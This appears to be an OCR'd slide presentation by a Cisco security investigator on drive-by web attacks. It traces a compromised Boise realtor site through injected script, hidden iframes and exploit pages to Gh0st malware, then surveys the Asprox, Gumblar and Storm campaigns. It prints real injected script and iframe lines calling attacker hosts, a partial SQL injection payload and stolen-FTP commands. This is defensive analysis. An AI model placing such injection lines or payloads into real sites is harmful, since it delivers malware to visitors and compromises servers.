A Study on the State of Web Security

Henry Stern

Security Investigator

Cisco CSIRT

Agenda

1. Hacked While Browsing
2. Web Exploit Architecture
3. The Study
4. Securing your Clients and Servers

Hacked While Browsing

Surprise Valley, Idaho

4 Bedrooms, 2.5 Baths, $379,000

Price: $379,000
City: Boise
Beds: 4
Baths: 2.50

BROOKE SEIDL

LOCAL KNOWLEDGE. EXCEPTIONAL SERVICE.

208-573-3574

Brooke Seidl
Real Estate Specialist

Windermere Capital Group
501 W. Front Street
Boise, Idaho 83702

Cell 208 573-3574
Bus 208 381-8000
Fax 208 381-8001
bseidl@windermere.com

Home
About Brooke
Brooke's Blog
Contact Brooke
Testimonials
Boise Services

Search

Featured Property: 98375803

Timeless French Country home in Island Woods. Huge, private yard & mature landscaping. The wonderful floor plan is dramatic yet very livable. The master suite is on the main level with a door to the East facing rear yard & covered patio. The spacious bath features two closets & split vanities. The great room, large kitchen and nook are open and spacious. Additionally, there is a main level office/playroom, loft and three bedrooms upstairs. Motivated Seller!

View Property Details

About Brooke Seidl

I am a Boise native, a graduate of Boise High School and Boise State University with a degree in Political Science. I have been in real estate since 1998 and I love it! I always represent my clients' best interests and will save you money, time and frustration.

Call me today to discuss your next move!
208-573-3574

View All of My Featured Properties

Are You Afraid of Brooke?

- Let's see what's happening behind the scenes

The Web Page: A Security Primer

How does a Web Page Work?

HTML: Web site “recipe.”
Initial HTML retrieval provides “recipe”.

Browser then fetches all objects listed in initial HTML “recipe”.


Web Resources:
The actual ingredients.
Retrieved, per the HTML, from any specified location. Includes

- Images
- Scripts
- Executable objects (“plug-ins”)
- Other web pages

BoingBoing.net: A Popular Blog

- URLs in browser: **1**
- HTTP Gets: **162**
- Images: **66**
  from **18** domains including
  5 separate 1x1 pixel invisible tracking images
- Scripts: **87** from **7** domains
- Cookies: **118** from **15** domains
- **8** Flash objects from **4** domains

Recipe + Ingredients…Let's Cook!



site ingredients

- The browser will fetch each ingredient
- Each ingredient initiates a HTTP transaction

Web Browser Ecosystem Vulnerable

- “Application Vulnerabilities Exceed OS Vulnerabilities”
- IE and Firefox vulnerable
- “…hundreds of vulnerabilities in ActiveX controls installed by software vendors have been discovered.”

Sources: SANS Top Cyber Security Risks 2007, 2009
http://www.sans.org/top-cyber-security-risks/

Media Players & Browser Helper Objects

- Quicktime, Java, Flash, Reader, DirectX
- Explosion of Browser Helper Objects and third-party plug-ins
- Plug-ins are installed (semi) transparently by website. Users unaware an at-risk helper object or plug-in is installed … introducing more avenues for hackers to exploit users visiting malicious web sites.

Mpack: 22% Browser Infection Rate


Country	Traff	Loads	Efficiency
JP - Japan	93635	19875	21.23
DE - Germany	18702	4625	24.73
ES - Spain	13218	3947	29.86
US - United states	6954	926	13.32
RO - Romania	3070	1545	50.33
GB - United kingdom	1696	261	15.39
IT - Italy	1680	286	17.02
FR - France	1432	231	16.13
CN - China	1089	294	27

30% Mpack Trojan Detection

Antivirus	Version	Last Update	Result
AhnLab-V3	2007.7.21.0	2007.07.23	no virus found
AntiVir	7.4.0.44	2007.07.23	TR/Agent.132312
Authentium	4.93.8	2007.07.20	no virus found
Avast	4.7.997.0	2007.07.22	no virus found
AVG	7.5.0.476	2007.07.22	Obfustat.ANY
BitDefender	7.2	2007.07.23	no virus found
CAT-QuickHeal	9.00	2007.07.23	(Suspicious) - DNAScan
ClamAV	devel-20070416	2007.07.23	no virus found
DrWeb	4.33	2007.07.23	no virus found
eSafe	7.0.15.0	2007.07.22	Suspicious Trojan/Worm
eTrust-Vet	31.1.5002	2007.07.23	no virus found
Ewido	4.0	2007.07.23	no virus found
FileAdvisor	1	2007.07.23	no virus found
Fortinet	2.91.0.0	2007.07.23	no virus found
F-Prot	4.3.2.48	2007.07.20	no virus found
F-Secure	6.70.13030.0	2007.07.23	no virus found
Ikarus	T3.1.1.8	2007.07.23	Trojan-Downloader.Win32
Kaspersky	4.0.2.24	2007.07.23	no virus found
McAfee	5079	2007.07.20	no virus found
Microsoft	1.2704	2007.07.23	no virus found
NOD32v2	2414	2007.07.23	no virus found
Norman	5.80.02	2007.07.23	no virus found
Panda	9.0.0.4	2007.07.23	Suspicious file
Sophos	4.19.0	2007.07.17	Mal/EncPk-T
Sunbelt	2.2.907.0	2007.07.21	VIPRE.Suspicious
Symantec	10	2007.07.23	no virus found
TheHacker	6.1.7.152	2007.07.23	no virus found
VBA32	3.12.2.1	2007.07.23	no virus found
VirusBuster	4.3.26:9	2007.07.22	no virus found
Webwasher-Gateway	6.0.1	2007.07.23	Trojan.Agent.132312

What's Happening on BrookeSeidl.com

- brookeseidl.com registered at eNom 2002
- 63.249.17.64 hosted at Seattle's ZipCon with 52 other domains



Script injected onto web page – one extra ingredient!

What Does Tejary.net/h.js Do?

- Browser fetches h.js javascript from tejary.net
- Tejary.net registered 2003 at GoDaddy and hosted on 68.178.160.68 in Arizona
- Registered by Aljuraid, Mr Nassir A in Saudi Arabia
- Tejary.net/h.js calls two remote iframe objects

```
<script src="http://tejary.net/h.js">
  1 document.write("<iframe width='100' height='0'
    src='http://www.said7.com/bb/faq.htm'></ifr
  2 document.write("<iframe width='100' height='0'
    src='http://www.v3i9.cn/c.htm'></iframe>");
  3
</script>
```

V3i9.cn Domain Information

- V3i9.cn registered at 北京新网互联科技有限公司 by 贾雨荷 On 3/25/09. DNS by mysuperdns.com
- Hosted on 216.245.201.208 at Limestone Networks in Dallas, TX
- Fetched objects include

  ipp.htm, real.html, real.js

  14.htm, 14.Js

  flash.htm, igg.htm

Exploit Resources Fetched from v3i9.cn

It all starts with /c.htm loaded from tejary.net, said7.com

Real Player Exploit

- /ipp.htm – Real Player exploit CVE-2008-1309
- 2/40 AV anti-virus vendors detect, calls real.html. Includes `f#!kyoukaspersky`

Name	Description
RealPlayer Console	Heap overflow in RealAudioObjects.RealAudio ActiveX control via long strings in the Console property

- /real.htm, /real.js – Real Player exploit CVE-2007-5601

Name	Description
RealPlayer Import stack overflow	Stack-based buffer overflow in RealNetworks RealPlayer via the import method

MDAC (Microsoft Data Access Component) Exploit

- /14.htm, /14.js – exploits Exploit-MS06-014 vulnerability in the MDAC functions

Flash Exploit

- /swfobject.js – detects flash version and selects according content
- /flash.htm – Flash exploit. 2/40 anti-virus vendors detect
- /igg.htm - ??? Called from /flash.htm for exploit?

What Is Our Malware?


- After successful exploit, malware installed from v3i9.cn


```
GET /ce.exe HTTP
```

- ce.exe = Gh0st malware

  Keylogging, web cam monitoring

  Persistent connection to China: 58.253.68.68 vobe.3322.org





Data Theft Malware:
Multi-Million Dollar Problem

"…Criminals have used the Internet to steal more than $100 million from U.S. banks so far this year and they did it without ever having to draw a gun or pass a note to a teller…

…I've seen attacks where there's been $10 million lost in one 24-hour period."

-Shawn Henry
FBI Assistant Director, Cyber Division
8 Nov 2010 CBS "60 Minutes"

Anti-Virus Won't Protect Us

- Ce.exe analyzed on Virus Total


31% detection on days 1, 2

File **ce.exe** received on **04.14.2009 10:12:23**
Current status: **finished**
Result: **12/39 (30.77%)**

48% detection on day 3

File **ce.exe** received on **04.15.2009 19:06:06**
Current status: **finished**
Result: **19/40 (47.50%)**

- 21% detection for SMS.exe



Antivirus	Version	Last Update	Result
AhnLab-V3	-	-	-
AntiVir	-	-	TR/Dropper.Gen
Antiy-AVL	-	-	-
Authentium	-	-	-
Avast	-	-	-
F-Prot	-	-	-
F-Secure	-	-	Trojan-GameThief.Win32.Magania.ayvl
Microsoft	-	-	-
NOD32	-	-	-
Norman	-	-	-
nProtect	-	-	-
Panda	-	-	-
PCTools	-	-	-
Prevx1	-	-	-
Rising	-	-	-
Sophos	-	-	Mal/EncPk-CK
Sunbelt	-	-	-
Symantec	-	-	-
TheHacker	-	-	-
TrendMicro	-	-	-
VBA32	-	-	BScope.Trojan-PSW.Looby
ViRobot	-	-	-
VirusBuster	-	-	-

Some Websites Injected with tejary.net

NATIONAL HUMAN SERVICES ASSEMBLY

US Angler since 1998
America's Online Fishing Community

NEHORA.COM
JEWISH ONLINE BOOKSTORE

WeddingChoice
the choice for all your wedding needs...
Wed, 4/15/2009

EscortsChina.com
This is the biggest Chinese escort site on the net.

HOME | ABOUT US | CONTACT US | SITE MAP
NATIONAL Youth DEVELOPMENT Information Center
A PROJECT OF THE NATIONAL COLLABORATION FOR YOUTH

Since 1984
AmeriPAC
Packaging Products • Machinery • Design
Home • Site Map • F.A.Q.

Web Exploit Architectures

"By enticing a user to visit a maliciously crafted web page, an attacker may trigger the issue, which may lead to arbitrary code execution."

Driving Traffic

- Lots of legitimate web surfing.
- *Our enterprise customers each request millions of pages per day.*
- Miscreants tap in to legitimate traffic.
- Advantages:
  - You don't have to create new things.
  - Piggyback on sites' reputation, page rank.
- Risk proportional to reward.

Asprox

- Infected thousands of websites with vulnerable ASP and Cold Fusion pages and MSSQL database.
- Infections persist to this day!

POST /somefile.asp ID=123;DECLARE%20@S %20NVARCHAR(4000);SET%20@S=CAST (0x4400450043004C004 … 0073006F007200%20AS %20NVARCHAR(4000));EXEC(@S);

Gumblar

- Victims infected with info stealer by drive-by download.
- Steals FTP credentials from victims.
- Obfuscated javascript code is inserted into any file that contains a **<body>** tag.
- New victims are infected through victim's own website.
- Infected sites were de-listed by Google.

```
<script src=//94.247.2.195/jquery.js></script>
```

Caught in the Act: Storm

```
[SOCKS 5 header]
USER victim
PASS a 9-digit secure random password
PASV
TYPE I
RETR //public_html/forum/db/index.htm
```


```
<iframe src="http://activeware.cn/ind.php" width="1" height="1"
alt="YTREWQhej2Htyu"
style="visibility:hidden;position:absolute”></iframe>
```


```
QUIT
```

